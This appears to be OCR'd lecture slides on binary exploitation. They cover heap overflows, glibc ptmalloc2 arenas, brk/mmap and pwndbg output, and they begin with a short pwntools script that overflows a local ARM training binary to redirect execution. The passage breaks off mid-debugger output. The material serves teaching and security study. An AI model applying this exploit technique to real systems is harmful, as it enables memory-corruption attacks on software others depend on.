
Shellcode and Attack

```
from pwn import *

context.update(log_level='debug', arch='arm', bits='32', os='linux')

def main():
    p = process(['qemu-arm', '-L', '/usr/arm-linux-gnueabi', './heap'])


    payload = b"A" * 72 + p32(0x400005ec)



    p.sendline(payload)

    p.interactive()


if __name__ == "__main__":
    main()
```

Heap Overflows


- In the real world, lots of cool and complex things like objects/structs end up on the heap
  - Anything that handles the data you just corrupted is now viable attack surface in the application
- It's common to put function pointers in structs which generally are malloc'd on the heap
  - Overwrite a function pointer on the heap, and force a codepath to call that object's function!

Pseudo Memory Map



Heap in Linux (GNU C Library – glibc)

ptmalloc2




System call: **brk()** **mmap()**

```
DESCRIPTION
       brk()  and sbrk() change the location of the program break, which defines the end of the process's data segment
       (i.e., the program break is the first location after the end of the uninitialized  data  segment).   Increasing
       the program break has the effect of allocating memory to the process; decreasing the break deallocates memory.

       brk()  sets the end of the data segment to the value specified by addr, when that value is reasonable, the sys-
       tem has enough memory, and the process does not exceed its maximum data size (see setrlimit(2)).

       sbrk() increments the program's data space by increment bytes.  Calling sbrk() with an increment of  0  can  be
       used to find the current location of the program break.
```


```
NAME
       mmap, munmap - map or unmap files or devices into memory

SYNOPSIS
       #include <sys/mman.h>

       void *mmap(void *addr, size_t length, int prot, int flags,
                  int fd, off_t offset);
       int munmap(void *addr, size_t length);

       See NOTES for information on feature test macro requirements.

DESCRIPTION
       mmap() creates a new mapping in the virtual address space of the calling process.  The starting address for the
       new mapping is specified in addr.  The length argument specifies the length  of  the  mapping  (which  must  be
       greater than 0).
```

The Heap


Process-specific data structs (ptables, task and mm structs, kernel stack)
Physical memory
Kernel code and data
Different for each process
Identical for each process
Kernel virtual memory
User stack
%esp
Memory mapped region for shared libraries
brk
Runtime heap (malloc)
Uninitialized data (.bss)
Initialized data (.data)
Program text (.text)
Process virtual memory
0x08048000 (32)
0x00400000 (64)
0

Design your own Heap management system


- Linked List



Design your own Heap management system

- bitmap

H: header --> 11
B: Body --> 10
F: Free → 00




Bitmap representation:
(HIGH) 11 00 00 10 10 10 11 00 00 00 00 00 00 00 10 11 (LOW)

128 byte per chunk
1MB / 128 = 8k


glibc source code


https://code.woboq.org/userspace/glibc/malloc/malloc.c.html

```
➜  ~ $ git clone git://sourceware.org/git/glibc.git
```



Arena





- **Arena: the top level memory management entity.**
- There are two types of arenas.
  - Main arena covers the traditional heap area: the space between **start_brk and brk** for a process from kernel point of view, only one main arena exists for a process.
  - Non-main arena manages the memory fetched from kernel via **mmap()** system call, there could be 0 to 2*(number of cpu cores) such arenas based on process threads usage.

Arena

```
struct malloc_state
{
 /* Serialize access.  */
 mutex_t mutex;

 /* Flags (formerly in max_fast).  */
 int flags;

#if THREAD_STATS
 /* Statistics for locking.  Only used if THREAD_STATS is defined.  */
 long stat_lock_direct, stat_lock_loop, stat_lock_wait;
#endif

 /* Fastbins */
 mfastbinptr fastbinsY[NFASTBINS];

 /* Base of the topmost chunk -- not otherwise kept in a bin */
 mchunkptr top;

 /* The remainder from the most recent split of a small request */
 mchunkptr last_remainder;

 /* Normal bins packed as described above */
 mchunkptr bins[NBINS * 2 - 2];

 /* Bitmap of bins */
 unsigned int binmap[BINMAPSIZE];

 /* Linked list */
 struct malloc_state *next;

 /* Linked list for free arenas.  */
 struct malloc_state *next_free;

 /* Memory allocated from the system in this arena.  */
 INTERNAL_SIZE_T system_mem;
 INTERNAL_SIZE_T max_system_mem;
};
```


Arena

```
pwndbg> arenas
[0xf7fb57a0]    [0x804b000] 0x804b000  0x806d000 rw-p    22000 0      [heap]
pwndbg> arena
{
  mutex = 0,
  flags = 0,
  have_fastchunks = 0,
  fastbinsY = {0x0 <repeats 11 times>},
  top = 0x804c5d8,
  last_remainder = 0x0,
  bins = {0xf7fb57d8 <main_arena+56>, 0xf7fb57d8 <main_arena+56>, 0xf7fb57e0 <main_arena+64>, 0xf7fb57e0 <main_arena+64>, 0xf7fb57e8 <main_arena+72>, 0xf7fb57e8 <main_arena+72>, 0xf7fb57f0 <main_arena+80>, 0xf7fb57f0 <main_arena+80>, 0xf7fb57f8 <main_arena+88>, 0xf7fb57f8 <main_arena+88>, 0xf7fb5800 <main_arena+96>, 0xf7fb5800 <main_arena+96>, 0xf7fb5808 <main_arena+104>, 0xf7fb5808 <main_arena+104>, 0xf7fb5810 <main_arena+112>, 0xf7fb5810 <main_arena+112>, 